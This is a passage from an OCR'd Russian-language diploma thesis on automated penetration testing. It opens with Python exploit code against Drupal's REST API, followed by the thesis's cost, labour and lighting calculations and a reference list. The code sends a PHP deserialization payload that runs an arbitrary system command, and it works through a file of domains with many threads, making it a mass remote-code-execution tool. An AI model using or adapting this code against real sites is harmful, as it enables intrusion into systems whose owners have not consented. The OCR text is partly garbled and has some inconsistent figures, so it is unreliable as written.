"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
                                "".replace('|len|', str(len(comand))).replace('|comand|',
comand)
                    }
                ],
                "_links": {
                    "type": {
                        "href": "{}rest/type/shortcut/default".format(url)
                    }
                }
            }

                try:
                        exploit = requests.post('{}node/?_format=hal_json'.format(url),
json = static_payload, headers = head)
                except Exception as error:
                        pass
                        return

                if "583475834354352 27" in exploit.text:
                        try:
                                exploit =
requests.post('{}node/?_format=hal_json'.format(url), json = payload, headers =
head)
                        except Exception as error:
                                pass
                                return

        print('~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~')
                        print(f'URL:  {url}')

        print('~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~')
                        print(exploit.text)

        print('~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~')
                        return

        # Если 404, переданныйдоменнедоступен
        elifcheck.status_code == 404:
                print(url)
```

```
                print("[-] Url incorrect. Responce code 404. Url: {}".format(url))
                return
        # Если оба условия ложные, атака провалена
        else:
                print("[-] Attack failed. Url: {}".format(url))
                use_exploit_get(url, comand)
                return
        return

        # Второй вектор атаки через GET запрос
        def use_exploit_get(url, comand):
        static_payload = {
              "link": [
                {
                  "value": "link",
                  "options": "O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000"
                        "GuzzleHttp\\Psr7\\FnStream\u0000methods\";a:1:{s:5:\""
                        "close\";a:2:{i:0;O:23:\"GuzzleHttp\\HandlerStack\":3:"
                        "{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";"
                        "s:22:\"echo
58347583435435227\";s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000"
                        "stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:31:\"\u0000"
                        "GuzzleHttp\\HandlerStack\u0000cached\";b:0;}i:1;s:7:\""

"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
                        ""
                }
              ],
              "_links": {
                "type": {
                  "href": "{}rest/type/shortcut/default".format(url)
                }
              }
            }

        payload = {
              "link": [
                {
                  "value": "link",
                  "options": "O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000"
                        "GuzzleHttp\\Psr7\\FnStream\u0000methods\";a:1:{s:5:\""
                        "close\";a:2:{i:0;O:23:\"GuzzleHttp\\HandlerStack\":3:"
                        "{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";"
```

```
"s:|len|:\"|comand|\";s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000"
                        "stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:31:\"\u0000"
                        "GuzzleHttp\\HandlerStack\u0000cached\";b:0;}i:1;s:7:\""

"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
                        "".replace('|len|', str(len(comand))).replace('|comand|',
comand)
            }
        ],
        "_links": {
          "type": {
            "href": "{}rest/type/shortcut/default".format(url)
          }
        }
      }

    for i in range(1, 51, 1):
        try:
            check_id_node = requests.get("{}node/{}".format(url, i))
        except Exception as error:
            pass
            return

        if "X-Drupal-Cache" not in check_id_node.headers:
            print("[-] Attack failed. Url: {}".format(url))
            return
        elif "X-Drupal-Cache" in check_id_node.headers and
check_id_node.headers["X-Drupal-Cache"] == "HIT":
            node = i
            break

    try:
        exploit = requests.get(f'{url}node/{node}?_format=hal_json', data =
json.dumps(static_payload), headers = head, allow_redirects = False)
    except Exception as error:
        pass
        print("[-] Attack failed. Url: {}".format(url))
        return

    if "58347583435435227" in exploit.text:
        try:
            exploit = requests.get(f'{url}node/{node}?_format=hal_json',
data = json.dumps(payload), headers = head, allow_redirects = False)
```

```
		except Exception as error:
			pass
			return

	print('~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~')
		print(f'URL: {url} Node: {node}')

	print('~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~')
		print(exploit.text)

	print('~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~')
		return
	else:
		return

	def check_domain(ochered, comand):
	while True:
		if ochered.empty() == True:
			exit()

		domain = ochered.get()

		if "" in domain:
			domain = domain.replace("", ").strip()
			use_exploit_post(domain, comand)
		elif """ in domain:
			domain = domain.replace(""", ").strip()
			use_exploit_post(domain, comand)
		else:
			use_exploit_post(domain.strip(), comand)

	if __name__ == '__main__':
	inf_from_user = sys.argv # Прием аргументов от пользователя

	# Проверяем количество параметров переданных пользователем
	iflen(inf_from_user) <= 2:
		print("[-] You have error in requests. Your file or command incorrect.
\n[+] Example: python3 file_name.py domains.txt \"ls -l\" 5")
	else:
		file_with_domains = sys.argv[1]
		comand = sys.argv[2]
```

```
        threads = sys.argv[3]

    # Проверяем наличие директории переданной пользователем
    ifos.path.exists(file_with_domains):
        file = "{}".format(file_with_domains)
        domains = open(file, mode = 'r')

        # Создаемочередьиздоменов
        for domain in domains:
            ochered.put(domain.strip())

        # Запуск потоков, количество задается при запуске программы
        for thread in range(int(threads)):
            th = threading.Thread(target = check_domain, args = (ochered,
comand))
            th.start()
    else:
        print("[-] File path not found.")
```

4 Технико - экономическое обоснование дипломного проекта, связанного с разработкой программного продукта (ПП)

Целью дипломного проекта является нахождение уязвимостей на каналах связи и разработка эксплойта(разработка программного кода для проникновения в систему). Так как дипломник уже работал в данной сфере и знает, как корректно пользоваться MS17-010 (Metasploit), ему хватит 10-12 дней для того, чтобы найти уязвимость в системе и полностью раскрыть ее. Больше времени уйдет на разработку алгоритма и написанию самого эксплойта. Так как уже есть опыт в создании эксплойта, дипломнику хватит 3 суток для полной разработки кода. В данной работе участвуют программист, разработчик и руководитель проекта. Дипломник пишет эксплойт по созданному разработчиком алгоритму.

4.1 Трудоемкость разработки ПП

Таблица 4.1 - Распределение работ по этапам и видам и оценка их трудоемкости

Этап разработки ПП	Вид работы на данном этапе	Трудоемкость разработки ПП, чел.× ч.
1	Постановка задачи	15
2	Проверка доступных сетей через NMAP/нахождение уязвимости на каналах связи	15
3	Получение информации об уязвимости	20
4	Разработка алгоритма, составление программы по готовому алгоритму	72
5	Отладка программы на ЭВМ и исправление ошибок	40
7	Тестирование ПП	20
8	Подготовка соответствующей документации	28
ИТОГО трудоемкость выполнения проектной работы		210

4.2 Расчет затрат на разработку ПП

Расчет затрат на материальные ресурсы приведено в таблице 4.2.

Т а б л и ц а 4.2 - Затраты на материальные ресурсы

Названия материального ресурса	Единица измерения	Количество израсходованного материала	Цена за единицу, тг	Сумма, тг
Бумага для печати	Упаковка	1	1500	1500
Блокнот для записей	шт	2	800	1600
Шариковые ручки	шт	6	150	900
Карандаши	шт	4	50	200
Флеш - накопитель	шт	2	4800	9600
Картридж	шт	3	1700	5100
Персональный компьютер	шт	2	350 000	700 000
Компьютерная мышь	шт	2	2500	5000
Принтер	шт	1	45000	45000
Операционная система (Linux)	шт	2	бесплатно	бесплатно
Беспроводной роутер Wi-Fi	шт	1	2000	2000
ИТОГО затраты на материальные ресурсы				770 900

Т а б л и ц а 4.3 - Затраты на электроэнергию

Наименованиеоборудо-вания	Паспортная мощность, кВт	Коэффициентиспользования мощности	Время работы оборудования для разработки ПП, ч	Цена электроэнергии, тенге за 1 кВтч	Сумма, тг
Принтер	0.045	0.4	63	18,32	2 077
ПК	0.05	0.7	210	18,32	13 465
Беспроводной роутер Wi-Fi	0.007	0.5	210	18,32	1347
ИТОГО затраты на электроэнергию					16 889

Время работы оборудования для разработки ПП, ч для принтера:

15ч(постановка задачи)+20ч(Получение информации обуязвимости)+28ч(Подготовка соответствующей документации)= 63ч

На дополнительные потребности расходы подсчитываются на основе повышенного показателя в объеме 5% от расходов на электроэнергию:

$$З_{доп.нужды} = 5\% * З_{эл.эн.обор.},$$

$$З_{доп.нужды} = 0.05 * 16\,889 \text{ тг} = 845 \text{ тг}$$

Исходя из всех расчетов, полные расходы на электроэнергию составляют:

$$Э = 845 \text{ тг} + 16\,889 \text{ тг} = 17\,735 \text{ тг}$$

Т а б л и ц а 4.4 - Затраты на оплату труда

Категория работника	Квалификация	Трудоемкость разработки ПП, чел.×ч	Часовая ставка, тг/ч	Сумма, тг
Высшая	Программист	78	1190	92 820
Высшая	Руководитель Проекта	120	1785	214 200
Высшая	Разработчик	132	1310	172 920
ИТОГО затраты на оплату труда				479 940

Время работы программиста:

15(постановка задачи)+15(проверка доступных сетей)+28(подготовка соответствующей документации)+20(тестирование ПП)=78

Время работы руководителя проекта:

20(получение информации о уязвимости) +72(разработка алгоритма)+28(подготовка соответствующей документации)=120

Время работы разработчика:

72(разработка алгоритма) +40(отладка на ЭВМ)+20(тестирование ПП)=132

Часовую ставку сотрудника можно рассчитать по следующей формуле:

$$ЧС_i = \frac{ЗП_i}{ФРВ_i}(4.1)$$

где $ЗП_i$ - месячная заработная плата i-го работника, тг;

$ФРВ_i$- месячный фонд рабочего времени i-го работника, час.

$$ЧС_{руководитель} = \frac{300000}{21 * 8} = 1\,785тг/ч$$

$$ЧС_{разработчик} = \frac{220000}{21 * 8} = 1310тг/ч$$

$$ЧС_{программист} = \frac{200\,000}{21 * 8} = 1190тг/ч$$

4.3 Амортизация основных фондов и прочиезатраты

Нормы амортизации ОФ необходимо определить в соответствии с налоговым кодексом РК. Амортизацию ОФ можно определить по следующей формуле:

Наименование оборудования и ПО	Стоимостьоборудования и ПО, тг	Годовая норма амортизации, %	Сумма амортизации за год, тг	Сумма амортизации за время разработки, тг
Принтер	45000	25	6750	500
ПК	350000	25	87500	6472

$$A_г = \frac{С_{об} * Н_а}{100} \quad (4.2)$$

где $С_{об}$ – стоимость оборудования;

$Н_а$ – норма амортизации (норма амортизация = 25).

Таблица 4.5 – Амортизация основных фондов

Беспро-водной роутер Wi-Fi	2000	25	500	37
Итого:			94750	7009

Формула позволяет рассчитать нужную сумму для амортизационных отчислений за год для ноутбука:

$$A_{\text{г}} = \frac{350\,000 * 25}{100} = 87\,500 \text{ тенге}$$

Теперь необходимо рассчитать норму амортизации за период разработки: 210часов работы / 8=27 рабочих дней

$$A_{\text{г}} = \frac{87\,500 * 27}{365} = 6472 \text{ тенге}$$

Формула для расчета нужной сумму для амортизационных отчислений за год для принтера:

$$A_{\text{г}} = \frac{45000 * 25}{100} = 6750 \text{ тенге}$$

$$A_{\text{г}} = \frac{6750 * 27}{365} = 500 \text{ тенге}$$

Формула для расчета нужной сумму для амортизационных отчислений за год для модема:

$$A_{\text{г}} = \frac{2000*25}{100} = 500 \text{ тенге}$$

$$A_{\text{г}} = \frac{500 * 27}{365} = 37 \text{ тенге}$$

4.4 Расчет затрат по социальному налогу

Формула определения социального налога:

$$\text{Сн} = (\text{Фот} - \text{ПО}) * 0.095 \qquad (4.3)$$

Где, ПО – отчисления в пенсионный фонд=10% от фонда оплаты труда. Социальный налог согласно Налоговому кодексу РК равен 9.5% от фонда оплаты труда (Фот).

ПО=479 940*0.1=47 994 тенге

$$\text{Сн} = (479\,940 - 47\,994) * 0.095 = 41\,035 \text{ тенге}$$

Таблица 4.6 - Социальный налог

Категория работника	Заработная плата, тг	Пенсионные отчисления, тг	Соц. Налог, тг
Программист	92 820	9 282	7 936
Разработчик	172 920	17 292	14 785
Руководитель	214 200	21 420	18 315
Итого:			41 036

4.5 Определение возможной (договорной) цены ПО

Стоимость программного обеспечения определяется на основе качества разработанного продукта, сроков его разработки и производительности продукта. Стоимость $Ц_Д$ для программного обеспечения можно рассчитать по следующей формуле:

Статьи затрат	Сумма, тг
Затраты на оплату труда	479 940

$$Ц_Д = З_{нир}\left(1 + \frac{P}{100}\right), \quad (4.4)$$

где $З_{нир}$ – затраты на разработку программного обеспечения, тг;

Р – средний уровень рентабельности ПО, (%). Данный параметр принят равным 25%.

$$Ц_Д = 1\,316\,620 + 1\,316\,620 * \frac{25}{100} =$$
$$1\,316\,620 + 329\,155 = 1\,645\,775 \text{ тенге}$$

Таблица 4.7 - Смета затрат на разработку ПП

Социальные налоги	41 036
Амортизация основных фондов	7 009
Электроэнергия	17 735
Материальные затраты	770 900
ИТОГО по смете:	1 316 620

Далее необходимо определить стоимость реализации с учетом НДС, ставка НДС устанавливается законодательством РК. На 2019 год ставка НДС составляет 12%. Стоимость реализации учитывая НДС можно рассчитать по следующей формуле:

$$Ц_р = Ц_д + Ц_д * НДС,$$

$$Ц_р = 1\,645\,775 + 1\,645\,775 * 0{,}12 = 197\,493 + 1\,645\,775 = 1\,843\,268 \text{ тенге}$$

Данную цену можно округлить до 1 845 000 тенге.

Себестоимость равна 1 316 620 тенге.

Прибыль равна 329 155 тенге.

5 Анализ условий труда

Рабочая зона – пространство, на которых находятся места постоянного или временного пребывания работников. При выявлении компьютерных угроз и при их исследовании, работнику нужно длительное время сидеть на рабочей зоне, за компьютером.

На рабочем месте должны быть предусмотрены меры защиты от возможного воздействия опасных и вредных факторов производства. Уровни этих факторов не должны превышать предельных значений, оговоренных правовыми, техническими и санитарно-техническими нормами. Эти нормативные документы обязывают к созданию на рабочем месте условий труда, при которых влияние опасных и вредных факторов на работающих либо устранено совсем, либо находится в допустимых пределах.

Данный раздел дипломного проекта содержит:

- определение оптимальных условий труда инженера - программиста;

- расчет освещенности.

5.1 Характеристики рабочего помещения

Общее количество рабочих мест – одно. Предусмотрен свободный проход ко всем рабочим местам, площадь S = 40,2 м^2.

На рисунке 1 указаны размещения оборудования и рабочих мест, а также дверных и оконных.




Рисунок 1 – Рабочее помещение

1 - персональная ЭВМ, 2 - принтер, 3 - кондиционер, 4 - оконный проем, 5 - дверной проем.

Естественное освещение обеспечивается тремя оконными проемами. Освещение в помещении: совмещенное (боковое естественное освещение через окно и искусственное.

Мероприятия, за счет которых выполняются требования норм:

- проверка, не реже одного раза в год, соответствия освещенности на рабочей поверхности нормам искусственного освещения;
- очистка светильников, не реже одного раза в квартал;
- норма естественной освещенности поддерживается чисткой окна не реже двух раз в год.

Освещение рабочих мест в помещении для работы должно планироваться так, чтобы свет не падал прямо в глаза, отсутствовали мерцающие тени и мигание люминесцентных ламп, яркость была распределена равномерно.Рабочее место оборудуют с учетом особенностей работающего персонала. Для увеличения освещения рекомендуется использовать светлую окраску стен, полы покрыть светлым покрытием, шторы должны быть светлых тонов.

Искусственное освещение выполняется посредством электрических источников света двух видов: ламп накаливания и люминесцентных ламп. Будем использовать люминесцентные лампы, которые по сравнению с лампами накаливания имеют существенные преимущества:

1 по спектральному составу света они близки к дневному, естественному освещению;

2 обладают более высоким КПД (в 1.5-2 раза выше, чем КПД ламп накаливания);

3 обладают повышенной светоотдачей (в 3-4 раза выше, чем у ламп накаливания);

4 более длительный срок службы.

Расчет освещения производится для комнаты площадью 40,2 м^2, ширина которой 4.9 м, длина - 8,2 м, высота - 2,4 м.

Для определения количества светильников определим световой поток, падающий на поверхность по формуле:

$$F = \frac{E \cdot K \cdot S \cdot Z}{n}, \qquad (5.1)$$

где F – рассчитываемый световой поток, Лм;

E – нормированная минимальная освещенность, Лк (определяется по таблице). Работу программиста, в соответствии с этой таблицей, можно отнести к разряду точных работ, следовательно, минимальная освещенность будет E = 300 Лк при газоразрядных лампах;

S – площадь освещаемого помещения (в нашем случае S = 40,2 м^2);

Z – отношение средней освещенности к минимальной (обычно принимается равным 1.1-1.2, пусть Z = 1.1);

K – коэффициент запаса, учитывающий уменьшение светового потока лампы в результате загрязнения светильников в процессе эксплуатации (его значение определяется по таблице коэффициентов запаса для различных помещений и в нашем случае K = 1.5);

N – коэффициент использования, (выражается отношением светового потока, падающего на расчетную поверхность, к суммарному потоку всех ламп и исчисляется в долях единицы; зависит от характеристик светильника, размеров помещения, окраски стен и потолка, характеризуемых коэффициентами отражения от стен (Рс) и потолка (Рп)), значение коэффициентов Рс и Рп определим по таблице зависимостей коэффициентов отражения от характера поверхности: Рс=30%, Рп=50%.

Значение n определим по таблице коэффициентов использования различных светильников. Для этого вычислим индекс помещения по формуле:

$$I = \frac{S}{h(A+B)}, \quad (5.2)$$

гдеS - площадь помещения, S = 40,2 м^2;

h - расчетная высота подвеса, h = 2, 40 м;

A - ширина помещения, A = 4.9 м;

B - длина помещения, B = 8,2 м.

Подставивзначенияполучим:

$$\frac{40,2}{2,40(4,9+8,2)} = 1,27$$

Зная индекс помещения I, Рс и Рп, по таблице находим n = 0.28

Подставим все значения в формулу для определения световогопотока F:

$$F = \frac{300 \cdot 1,5 \cdot 40,2 \cdot 1,1}{0,28} = 71068,9 \text{ Лм}$$

Для освещения выбираем люминесцентные лампы типа ЛБ40-1, световой поток которых F = 4320 Лк.

Рассчитаем необходимое количество ламп по формуле:

$$N = \frac{F}{F_л}$$

N - определяемое число ламп;

F - световой поток, F = 63642,857 Лм;

Fл- световой поток лампы, Fл = 4320 Лм.

$$N = \frac{71068,9}{4320} \approx 17 \text{ шт.}$$

При выборе осветительных приборов используем светильники типа ОД. Каждый светильник комплектуется двумя лампами. Размещаются светильники двумя рядами, по четыре в каждом ряду.

Кабинет, принадлежащий ТОО «Айым & Со», в котором размещается отдел программирования, имеет площадь в 40,2 мкв. Число компьютеров, используемых в данном помещении 1 шт.

Размеры рабочего стола:

1. высота 730 мм;

2. длина стола 1000 мм;

3. ширина стола 600 мм;

4. глубина стола 400 мм.

Кресла достаточно удобны для сидения за компьютером и проведения много часовой работы. Снизу под столом так же достаточно места, для того чтобы можно было выпрямить ноги.

В помещении, достаточно хорошая освещенность. Оконные проемы особого освещения не дают, так как расположены не на солнечных сторонах, однако, помещение хорошо освещают лампы накаливания, галогеновая подсветка, лампы дневного света, и настольные светильники.

5.2 Расчет естественного освещения

Расчеты по освещению необходимы для определения площади световых проёмов естественного освещения и характеристики искусственного освещения. Формула (5.3) для расчета площади световых проемов при естественном освещении:

$$S = \frac{(S_n * e_n * K_n * h_0 * K_{зо})}{(100 * t_0 * r_1)} (5.3)$$

гдеS_n – площадь помещения, м^2;

e_n – нормированное значение КЕО, %;

K_n – коэффициент запаса;

h_0 – световая характеристика окон (6,5 - 29);

$K_{зо}$ – коэффициент затемнения окон зданиями, стоящими напротив (1,0-1,7);

r_1 – коэффициент повышение КЕО за счет отраженного света от поверхности помещения (1,05 - 1,7);

t_0 - общий коэффициент светопропускания равен от 0,1-0,8.

Для данного рабочего пространства площадь световых проемов естественного бокового освещения определяется формулой (5.3), необходимы следующие значения:

$$e_n = 1{,}5\ \%;$$

$K_n = 1{,}5;$

$h_0 = 29;$

$K_{зо} = 1{,}1;$

$r_1 = 1{,}3;$

$t_0 = 0{,}7.$

Теперь необходимо подставить значение данных коэффициентов в формулу (0,1) и вычислить площадь световых проемов:

$$S = \frac{40{,}2 \ * 1{,}5 * 1{,}5 * 29 * 1{,}1}{100 * 0{,}7 * 1{,}3} = 31{,}6\text{м}^2$$

Рассчитав площадь оконного пространства, значение вышло $31{,}6\text{м}^2$, из чего следует вывод что необходимо искусственное освещение так как окна площадью 1.5м^2 недостаточно для создания комфортных условий освещения.

Заключение

В настоящей дипломной работе произведен анализ методов тестирования средств защиты информации, реализован прототип программного средства, позволяющий автоматизировать проведение тестов напроникновение. Полученное средство позволяет эффективно тестироватьзащищенность компьютерных систем за счет автоматического выбора подходящих под конкретную цель эксплойтов и возможности использовать собственные и сторонние эксплойты.

Разработанную систему можно усовершенствовать в нескольких направлениях:

- возможность аудита целой сети, а не только одного хоста;
- комбинирование нескольких сетевых сканеров;
- автоматизация действий после успешной эксплуатации системы.

Рациональное освещение рабочего места является одним из важнейших факторов, влияющих на эффективность трудовой деятельности человека, предупреждающих травматизм и профессиональные заболевания. Правильно организованное освещение создает благоприятные условия труда, повышает работоспособность и производительность труда. Освещение на рабочем месте программиста должно быть таким, чтобы работник мог без напряжения зрения выполнять свою работу.

Недостаточность освещения приводит к напряжению зрения, ослабляет внимание, приводит к наступлению преждевременной утомленности. Чрезмерно яркое освещение вызывает ослепление, раздражение и резь в глазах. Неправильное направление света на рабочем месте может создавать резкие тени, блики, дезориентировать работающего. Все эти причины могут привести к несчастному случаю или профзаболеваниям, поэтому столь важен правильный расчет освещенности.

В данной работе были определены экономические расчеты, которые позволяют определить затраты необходимые для разработки программного продукта. Расчеты включают в себя:

- расчет трудоемкости разработки программного продукта;
- расчет затрат на разработку программного продукта;
- расчет затрат на электроэнергию;
- расчет затрат на оплату труда;
- амортизация основных фондов и прочие затраты.

Для клиентов основным показателем будет считаться оптимальная цена программного продукта и его производительность. Качественным результатом для клиента считается, что приобретенное программное обеспечение полностью покрывает все необходимые затраты. Так же последним пунктом был произведен расчет договорной цены программного продукта, который равняется 1 1 845 000 тенге.

Список использованных источников

1 Kaspersky security bulletin 2014. URL:https://securelist.ru/kaspersky-security-bulletin-2014-osnovnaya-statistika-za-2014-god/24580/(датаобращения: 2.03.2019)

2 URL:yandex.kz/search/?lr=162&text=%3A (датаобращения: 18.03.2019)

3 Угрозы, уязвимости и атаки в сетях. URL: http://asher.ru/security/book/its/24(дата обращения: 1.04.2019)

4 Систематика уязвимостей и дефектов безопасности программных ресурсов. URL: http://www.npo-echelon.ru/doc/is_taxonomy.pdf (дата обращения: 1.04.2019)

5 CVE. URL: https://cve.mitre.org/ (дата обращения: 10.04.2019).

6 Stack, pointers and memory, Lally Singh URL: http://www.biglal.net/Memory.html(датаобращения: 12.04.2019)

7 MetasploitFramework. Прометей эксплойтирования. URL: https://www.securitylab.ru/analytics/216366.php (дата обращения: 15.04.2019)

8 Buffer overflows likely to be around for another decade. URL: http://searchsecurity.techtarget.com/news/860185/Buffer-overflows-likely-to-be-aroundfor-another-decade (дата обращения: 15.04.2019)

9 Buffer overflaws demystified. URL:http://www.enderunix.org/docs/eng/bofeng.txt (датаобращения: 17.04.2019)

10 How to exploit program vulnerabilities. URL: http://community.coresdi.com/~juliano/bufo.html(дата обращения: 17.04.2019)

11 Once upon a free(). URL: http://phrack.org/issues/57/9.html(датаобращения: 17.04.2019)

12 Once upon a free(). URL: http://phrack.org/issues/57/9.html(датаобращения: 17.04.2019)

13 Nmap network scanning. URL: http://nmap.org/book/man-output.html(датаобращения: 20.04.2019)

14 Preparing Metapsloit for port scanning. URL: http://www.offensivesecurity.com/metasploit-unleashed/Port_Scanning(дата обращения: 20.04.2019)

15 Service name and transport protocol port number registry. URL: http://www.iana.org/assignments/service-names-port-numbers/service-names-portnumbers.xhtml(дата обращения: 21.04.2019)

16 https://ru.wikipedia.org/wiki/Python (дата обращения 31.04.2019)

17 https://zero-flag.blogspot.com/2014/03/metasploit-framework.html (дата обращения 31.04.2019)

18 https://gist.github.com/worawit/074a27e90a3686506fc586249934a30e(Сохраненная копия)(дата обращения 31.04.2019)

19 https://gist.github.com/worawit/bd04bad3cd231474763b873df081c09a(Сохраненная копия) (дата обращения 31.04.2019)
20 https://github.com/3ndG4me/AutoBlue-MS17-010/blob/master/eternalblue_exploit7.py(Сохраненная копия) (дата обращения 31.04.2019)
21 https://github.com/worawit/MS17-010/blob/master/eternalblue_exploit8.py(Сохраненная копия) (дата обращения 31.04.2019)
22 https://github.com/AndreiDrang/python3-anticaptcha/blob/master/python3_anticaptcha/ImageToTextTask.py(Сохраненная копия) (дата обращения 31.04.2019)
23 https://www.exploit-db.com/exploits/42030(Сохраненная копия) (дата обращения 31.04.2019)
24 https://github.com/knqyf263/CVE-2019-6340(Сохраненная копия) (дата обращения 31.04.2019)
25 https://www.youtube.com/watch?v=mx8Bf9ib6_E (дата обращения 31.04.2019)
26 http://revolution.allbest.ru/programming/00570271_1.html(дата обращения 31.04.2019)

Перечень сокращений

АС – Автоматизированная система
БД – База данных
ВПО – Вредоносное программное обеспечение
ИТ – Информационные технологий
ПО – Программное обеспечение
СОВ – Система обнаружения вторжений
СПВ – Система предотвращения вторжений
СУБД – Система управления базой данных
CSRF – Cross Site Request Forgery – Межсайтоваяподделказапроса
DLL – Dynamic Link Library – Динамическиподключаемаябиблиотека
GUI – GraphicalUserInterface – Графический пользовательский интерфейс
LFI – LocalFileInclusion – Подключение локальных файлов
MP – Meterpreter – Расширенная многофункциональная полезная нагрузка
MSF – MetasploitFramework – Инструмент для создания, тестирования и использования эксплойтов
MTU – Maximumtransmissionunit – Максимальный размер полезного блока данныходного пакета
RFI – RemoteFileInclusion – Подключение удаленных файлов
SAM – SecurityAccountManager – Диспетчер учётных записей безопасности
XSS – Cross Site Scripting – Межсайтовыйскриптинг